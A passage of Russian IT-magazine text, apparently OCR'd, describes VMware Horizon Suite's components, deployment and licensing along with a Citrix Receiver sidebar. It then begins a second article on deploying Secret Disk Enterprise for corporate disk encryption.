В рамках Horizon Workspace объединены два проекта: Horizon Data (ранее Project Octopus) и Horizon Application Manager. Первый представляет собой онлайн-хранилище данных наподобие Dropbox, но ориентирован на корпоративное применение. Такой подход имеет больше плюсов, чем традиционный: любые файлы доступны из любого места и с любого устройства, проще управлять самой информацией. Так, нет необходимости рассылать по списку большой документ для ознакомления, а затем собирать и отслеживать все изменения и версии. Просто открываем доступ и даем ссылку кому нужно, пользователи здесь же могут оставить комментарии и вносить правки, о чем сразу все участники получают уведомление, что сильно ускоряет процесс. Поддерживается контроль версий (можно восстановить даже удаленные файлы), история, закладки, предпросмотр офисных документов и PDF. Очень удобно реализована передача прав на администрирование общей папки и файлов другим пользователям. Администратор может настроить квоты, указать разрешенный тип и максимальный размер файлов, срок хранения, удалить файлы с мобильного устройства (в случае увольнения сотрудника или потери гаджета) и так далее. Соответственно, уменьшается количество дублей и старых ненужных файлов, хранящихся на жестких дисках, упрощается резервное копирование.

Второй проект — Horizon Application Manager (HAM), представляет собой веб-портал, на котором публикуются веб/мобильные/ThinApp приложения, VDI-системы и данные, он позволяет получить доступ к нужному ресурсу в один клик. Администратор может добавить мобильные приложения, не копируя, а просто указав их в Apple Store или Google Play. Для подключения служб SaaS используется SAML (Security Assertion Markup Language, язык разметки подтверждения безопасности). Портал фактически реализует концепцию Single Sign-On (SSO), пользователю нет необходимости запоминать и вводить пароль для доступа к каждому сервису, он авторизуется только один раз. По сути, HAM — это единый каталог, после регистрации пользователь получает список только того, к чему имеет доступ. Приложение может открываться непосредственно в браузере, даже если оно выполняется в виртуальном ПК VMware View. За доставку «картинки» в этом случае отвечает технология VMware AppBlast, использующая HTML5 и Java. Помимо веб-клиента, предложен специальный клиент для Windows, OS X, iOS и Android, обеспечивающий доступ к файлам и приложениям, а также синхронизацию данных. Для подключения пользователей по умолчанию используется стандартный протокол HTTPS (443-й порт), который обычно не блокируется межсетевыми экранами. Поддерживается внутренняя база данных пользователей, интеграция с LDAP-каталогом, включая Active Directory, аутентификация по логину/паролю, Kerberos и RSA



Настройка приложений в Horizon Application Manager


SecurID. Возможно внедрение любого другого механизма сторонних разработчиков. Удобно, что системные администраторы смогут выделять данные, приложения и рабочие столы пользователям или группам, а не конкретным устройствам. В рамках Workspace реализован аудит, позволяющий узнать, кто и к какому файлу или приложению пытался получить и получил доступ.

Еще одно решение разрабатывается в рамках проекта Horizon Mobile (ранее VMware Mobile Virtualization Platform), в его задачу входит виртуализация мобильных устройств и разделение персональной и корпоративной информации на устройстве Android и iOS. Администраторы создают шаблоны корпоративных устройств компании, привязывая их, например, к должности, могут указывать политики использования телефона, развертывать рабочее виртуальное окружение на телефоне, публиковать мобильные приложения и следить за статусом. Поддерживается защита от потери или кражи устройства, шифрование данных (AES 256), уничтожение информации на устройстве из центральной консоли.

РАЗВЕРТЫВАНИЕ VMWARE HORIZON SUITE

Установку Horizon Suite нельзя назвать сложной, но она и не совсем уж простая. Процесс требует внимания, важно последовательно выполнять все рекомендации и понимать, что нужно делать. Один пропущенный этап, и потом будешь долго разбираться, почему что-то не работает. Все нюансы пошагово расписаны в документации проекта (goo.gl/2hxrk), внимательное чтение которой позволит во всем разобраться. Минимальные требования к серверу по современным меркам небольшие: CPU класса 2 Intel Quad Cores, 3,0 ГГц с 4 Мб кеша, 16 Гб ОЗУ, 500 Гб HDD. Поставляется VMware Horizon Suite в виде OVA-образа. И хотя этот формат поддерживается большинством современных виртуальных машин, для развертывания Horizon Suite необходимо использовать только vCenter, прямая установка на ESX или другие VM невозможна и заканчивается ошибкой. Решения Application Manager и Horizon Mobile идут отдельными образами. В основе образов виртуальные машины, построенные на SUSE Linux Enterprise 11. Еще один сюрприз: OVA Horizon Suite содержит пять виртуальных модулей (virtual appliance/VA):


- Configurator (configurator-va) — интерфейс для настроек, которые затем распространяются на остальные модули. Установку необходимо производить с него. Для управления VM используется SSH (22-й порт). Требования: 1 vCPU, 1 Гб ОЗУ, 5 Гб HDD;
- Manager (service-va) — отвечает за синхронизацию пакетов ThinApp и доступ к веб-интерфейсу администратора (Administrator Web interface), при помощи которого создаются учетные записи пользователей, групп и ресурсов. В модуль включена база данных PostgreSQL, которую можно использовать для ознакомительных целей, в реальной среде лучше подключиться к отдельному серверу СУБД. Требования: 6 vCPU, 8 Гб ОЗУ, 9 Гб HDD;
- Connector (connector-va) — обеспечивает аутентификацию пользователей и сервисов (identity provider), синхронизацию каталогов и пула Horizon View, загрузку каталога ThinApp. Для взаимодействия с Horizon Workspace используется SAML 2.0. Требования: 2 vCPU, 4 Гб ОЗУ, 12 Гб HDD;
- Data (data-va) — управление хранением и синхронизацией файлов между устройствами пользователя. Требования: 6 vCPU, 32 Гб ОЗУ, 175 Гб HDD;
- Gateway (gateway-va) — единая точка для подключения пользователя к ресурсам Horizon Suite. Требования: 6 vCPU, 32 Гб ОЗУ, 9 Гб HDD.




Чтобы запустить приложение или подключиться к VDI, пользователю достаточно выбрать его в списке

Перед развертыванием для каждого модуля необходимо настроить разрешение имен через службу DNS, также потребуется SMTP-сервер. В настройках vCenter выбираем режим статического IP и указываем свой адрес для каждого модуля. После загрузки ОС следует задать сетевые параметры (IP, адрес DNS) и затем уже подключаться к веб-консолям, где при помощи визардов производятся все настройки. Небольшую путаницу вносит то, что после загрузки образов будет доступно сразу несколько веб-консолей, каждая из которых дает доступ к специфическим функциям, а в документации этот момент отражен не совсем четко.

- https://WorkspaceFQDN/admin — веб-интерфейс администратора, позволяет управлять настройками подключения к службе каталогов, учетными записями пользователей и групп, правами и получать ответы. Для регистрации необходимо использовать учетку Active Directory с ролью админа.
- https://WorkspaceFQDN/SAAS/login/0 — веб-интерфейс администратора для подключения при помощи логина admin в случае невозможности использования учетных данных Active Directory.
- https://WorkspaceFQDN/web — пользовательский веб-клиент для доступа к файлам, приложениям и рабочим столам (доступ при помощи учетной записи AD или внутренней базы).
- https://ConnectorFQDN/hc/admin/ — интерфейс управления Connector, для настройки ThinApp и пула VDI, проверки статуса синхронизации и так далее. Для входа используется admin.
- https://ConfiguratorFQDN/cfg — веб-интерфейс конфигуратора, просмотр системной информации, статус модулей, установка лицензионного ключа и создание пароля для учетной записи пользователя admin.
- https://ConnectorFQDN:8443/ — интерфейс настройки Application Manager.
- https://ham:8443/ — интерфейс управления Horizon Mobile Manager.



Настройка работы Horizon Mobile Manager



Настройка политики в Horizon Mobile Manager

Необходимо перейти по всем указанным адресам и выполнить предложенные настройки. При создании учетной записи admin будет сгенерирован токен активации, который затем необходимо будет ввести, перейдя в интерфейс Configurator, где тебя опять встретит мастер, позволяющий выбрать базу данных (по умолчанию используется внутренняя) и активировать модули.

В настройках Application Manager сначала необходимо указать подключение к службе каталогов. В случае выбора Active Directory задается порт, доменная учетная запись, которая будет использована для поиска юзеров, ряд атрибутов AD. После подключения появится новый мастер, позволяющий поэтапно настроить проверку пользователей Windows, включить поддержку SSL, задать имя и сгенерировать сертификат, настроить маппинг атрибутов пользователей, здесь же доступны: настройка синхронизации, фильтрация аккаунтов AD, выбор группы для синхронизации с Application Manager и так далее. Также потребуется указать UNC путь к сетевому каталогу с ThinApp-приложениями. После сканирования папки в консоли появится список приложений.

ЗАКЛЮЧЕНИЕ


Эра ПК в традиционном понимании подходит к концу, пользователь становится более мобильным, а данные и приложения зачастую находятся в облаках. Эти изменения требуют иного подхода к организации корпоративных сетей, и на первый план выходят такие платформы, как Horizon Suite. ⌶



WWW

Сайт VMware Horizon Suite: goo.gl/D2BmB


Документация по VMware Horizon Suite: goo.gl/2hxrk



Запуск MS Word в Android посредством Citrix Receiver

ЛИЦЕНЗИРОВАНИЕ VMWARE HORIZON SUITE


С объявлением нового продукта немного изменился и принцип лицензирования. Решения можно купить как отдельно (Horizon View, Horizon Mirage, Horizon Workspace), так и в составе Horizon Suite. Лицензирование в Horizon View ведется по количеству одновременных подключений, во всех остальных вариантах — по числу пользователей (Named User). Цена лицензии зависит от количества учетных записей и начинается от 300 долларов. Все варианты приведены в документе VMware Horizon Family: Pricing, Packaging, and Licensing (goo.gl/jILwN). Также объявлено, что с конца 2013 года VMware ThinApp будет поставляться только в составе Horizon, то есть уже недоступен как отдельный продукт.



Варианты обновления продуктов VMware

КЛИЕНТ ДОСТАВКИ CITRIX RECEIVER

Citrix Receiver (citrix.com/products/receiver) обеспечивает доступ к виртуальным рабочим столам, приложениям и сервисам с любого места и устройства. Существуют версии для настольных и мобильных ОС: Windows/CE/Mobile/8/RT, Linux, OS X, iOS, Android, BlackBerry и других. Обеспечивается разделение корпоративной и персональной информации, что позволяет применять политики к бизнес-данным, оставляя все личное нетронутым. Поддерживаются прозрачная аутентификация и все функции, необходимые для работы, в том числе проброс USB и технология Citrix HDX, обеспечивающая работу с приложениями и десктопами высокой четкости. Пользователю после подключения показывается список всех разрешенных приложений и файлов, к которым он получит доступ одним щелчком. В организации сервиса участвуют все продукты Citrix, выполняющие свою роль: XenDesktop (обеспечивает работу виртуальной ОС), XenApp (доставка Windows-приложений в виртуальную или физическую среду), ShareFile (инструмент обмена данными и синхронизации между несколькими устройствами, наподобие Dropbox), инструменты управления мобильными устройствами XenMobile MDM и CloudGateway. Для подключения клиенты используют порт TCP 80/443, для работы некоторых компонентов потребуется открыть и ряд других портов (хорошее описание на страничке dabcc.com/article.aspx?id=1755). Чтобы попробовать в работе Citrix Receiver, достаточно создать аккаунт на citrixcloud.net и установить клиент.



Марат Давлетханов
marat@maratd.ru

СТРАЖИ КОРПОРАТИВНОГО ПОКОЯ

РАЗВОРАЧИВАЕМ КОРПОРАТИВНУЮ СИСТЕМУ КРИПТОГРАФИЧЕСКОЙ ЗАЩИТЫ

Сегодня у всех на слуху всевозможные угрозы, связанные с подключением корпоративной информационной системы к интернету, и потому может сложиться представление, что, надежно защитив сетевой периметр, можно чувствовать себя в безопасности. Но это не так. Существует еще угроза несанкционированного физического доступа к конфиденциальной информации. Кража оборудования, некорректная утилизация носителей, их незаконное изъятие — все это может привести к самым серьезным последствиям.

ВВЕДЕНИЕ

Единственный действительно надежный способ защититься от несанкционированного физического доступа — использовать криптографию. Ведь, когда информация надежно зашифрована, даже если носитель попадет в руки злоумышленника, раскрыта она не будет. Правда, организовать такую систему в масштабах предприятия — задача не из простых. При ее решении необходимо учитывать большое количество разных факторов, в частности наличие серверов с конфиденциальной информацией, в том числе и серверов приложений, халатность пользователей, которые не умеют или не желают работать с рекомендованными средствами защиты, и так далее.

Для построения криптографической системы защиты конфиденциальной информации необходимы специальные продукты. Это должны быть корпоративные системы, обладающие необходимыми функциональными возможностями, высо-

кой степенью надежности и централизованным управлением. Их использование при грамотной настройке позволяет нивелировать все узкие места системы защиты.

Сегодня мы рассмотрим развертывание такой системы криптографической защиты на примере продуктов серии Secret Disk (aladdin-rd.ru/catalog/secret_disk). К сожалению, на рынке нет серьезных продуктов, которые могли бы справиться со всем спектром задач, поэтому нам придется использовать сразу два решения: Secret Disk Enterprise для защиты информации на рабочих станциях и Secret Disk Server NG для шифрования данных на серверах.

ПРИНЦИП РАБОТЫ

Во всех продуктах серии Secret Disk используются схожие принципы работы. Начать нужно с того, что все они реализуют прозрачное шифрование информации. Суть данного подхода заключается в следующем. Информация на защищенном носителе всегда находится только в зашифрованном виде. При обращении к ней пользователя она раскодируется непосредственно в оперативной памяти с использованием загруженного в нее ключа. А при записи данных автоматически происходит обратный процесс.

У прозрачного шифрования есть существенные преимущества. Во-первых, данные на носителе всегда находятся только в закодированном виде. И когда бы жесткий диск ни был изъят из компьютера, получить с него закрытую информацию будет весьма затруднительно. Во-вторых, это чрезвычайно удобно для конечных пользователей. Фактически сотрудники могут работать с данными, как и прежде (спокойно открывать и сохранять документы), при этом процессы шифрования и дешифрования будут протекать для них абсолютно прозрачно. Благодаря этому прозрачное шифрование оптимально для защиты информации в корпоративных информационных системах.

В состав продуктов из серии Secret Disk не входят реализации криптографических алгоритмов, в них используются внешние криптопровайдеры. Это специальные модули, в которых и реализованы сами алгоритмы шифрования. Например, они есть в составе всех операционных систем семейства Windows. Правда, присутствуют в них в основном устаревшие алгоритмы: DES и Triple DES. Поэтому разработчики рекомендуют использовать их собственный криптопровайдер — Secret Disk NG Crypto Pack (его можно бесплатно загрузить с официального сайта) с реализацией алгоритма AES.

Вообще, использование криптопровайдеров очень удобно, поскольку позволяет сделать продукт универсальным, разрешить ему работать практически с любым алгоритмом шифрования. Особенно это важно для государственных структур и организаций, работающих с информацией, которая составляет государственную тайну. Согласно действующему законодательству, они могут использовать только сертифицированные средства защиты информации. Причем сертифицированием именно криптографических средств занимается ФСБ России, а всего остального — ФСТЭК России.

Таким образом, для решения, которое реализует шифрование информации, нужно сразу два сертификата — ФСБ на сам криптографический модуль и ФСТЭК на остальные функции (аутентификацию пользователей, отсутствие программных закладок и прочее). Эта проблема также решается с помощью криптопровайдеров. Достаточно использовать один из сертифицированных ФСБ криптопровайдеров (например, КриптоПро CSP или Signal-COM CSP) и сертифицированную ФСТЭК версию Secret Disk.

Еще одна важная особенность рассматриваемых продуктов — вся ключевая информация (ключи шифрования, закрытые ключи цифровых сертификатов) хранится на USB-токенах eToken. Это гарантирует их надежную защиту в любых ситуациях, включая кражу злоумышленниками.

РАЗВЕРТЫВАНИЕ SECRET DISK ENTERPRISE

Как мы уже говорили, Secret Disk Enterprise — это система криптографической защиты информации, размещенной на рабочих станциях и ноутбуках корпоративной сети. Ее основное отличие заключается в полном централизованном управлении шифрованием. Данное решение состоит из трех серверных компонентов, которые все вместе называются Secret Disk Manager Server. Основной из них — так называемый сервер бизнес-логики. Именно он управляет криптографическими операциями, сертификатами, учетными записями и прочим.


Второй компонент — шлюз клиентов. Он является посредником между сервером бизнес-логики и пользователями, выполняя аутентификацию последних и гарантируя поступление на сервер только легитимных команд на выполнение тех или иных операций. Третий компонент — административный веб-портал. Он представляет собой интегрированный в продукт веб-интерфейс, с помощью которого осуществляются администрирование и аудит системы защиты.

В небольших сетях все серверные компоненты могут быть установлены на один компьютер, например непосредственно на контроллер домена. Это позволит сократить затраты на внедрение системы защиты. Однако разработчики рекомендуют использовать такую архитектуру только в сетях, число пользователей в которых не превышает 100 человек. Если их больше 100, но меньше 500, предлагается вынести СУБД на другой сервер. При еще большем числе пользователей рекомендуется выделить на отдельную аппаратную платформу сервер бизнес-логики, организовать кластер серверов и прочее. Подробно все это расписано в документации. Мы же будем рассматривать простейший вариант.


Начинается процедура развертывания Secret Disk Enterprise с подготовки сервера. Как мы уже говорили, в небольших сетях можно использовать существующую платформу, например контроллер домена. Перед установкой рассматриваемого продукта нужно позаботиться о необходимом дополнительном ПО: понадобится веб-сервер Microsoft IIS (для работы административного портала), СУБД Microsoft SQL версии 2005 и выше, драйвер для токенов eToken, Microsoft .NET Framework 3.5 SP1 и выше.

Сама установка сервера Secret Disk Enterprise ведется из обычного дистрибутива и не представляет особого интереса. Пожалуй, единственное, на что можно обратить внимание, — выбор компонентов. По умолчанию предлагается инсталлировать все модули. Однако при необходимости их можно устанавливать отдельно на разные аппаратные платформы.

